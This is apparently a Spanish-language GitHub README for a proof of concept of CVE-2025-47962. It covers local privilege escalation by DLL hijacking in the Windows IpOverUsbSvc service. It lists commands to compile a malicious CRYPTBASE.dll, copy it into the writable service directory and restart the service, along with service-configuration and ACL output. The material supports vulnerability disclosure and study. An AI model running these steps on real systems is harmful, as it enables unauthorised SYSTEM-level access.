 q1uf3ng/cve-2025-47962-poc
Prueba de concepto para CVE-2025-47962 que demuestra escalada de privilegios local mediante secuestro de DLL en el servicio Windows IpOverUsbSvc debido a permisos inseguros de directorio.


Proceso de reproducción: i686-w64-mingw32-gcc -shared -o CRYPTBASE.dll poc.c -lkernel32
copy CRYPTBASE.dll "C:\Microsoft Shared\Phone Tools\CoreCon\11.0\bin\CRYPTBASE.dll"
net stop IpOverUsbSvc
net start IpOverUsbSvc
Explicación: IpOverUsbSvc
sc.exe qc IpOverUsbSvc

SERVICE_NAME: IpOverUsbSvc
TYPE               : 10  WIN32_OWN_PROCESS
START_TYPE         : 2   AUTO_START
BINARY_PATH_NAME   : "C:\Microsoft Shared\Phone Tools\CoreCon\11.0\bin\IpOverUsbSvc.exe"
SERVICE_START_NAME : LocalSystem
Se ejecuta con privilegios de LocalSystem. El ejecutable se encuentra en el directorio C:\Microsoft Shared, sobre el cual los usuarios estándar poseen permisos de control total.
Se ha descubierto que los usuarios ordinarios pueden escribir archivos en el directorio de servicios de SYSTEM.

Luego, monitoree la DLL


Los permisos para el directorio C:\Microsoft Shared\ creado durante la instalación del Windows SDK están configurados incorrectamente:
C:\Microsoft Shared BUILTIN\Users:(I)(OI)(CI)(F)
                    NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(M)
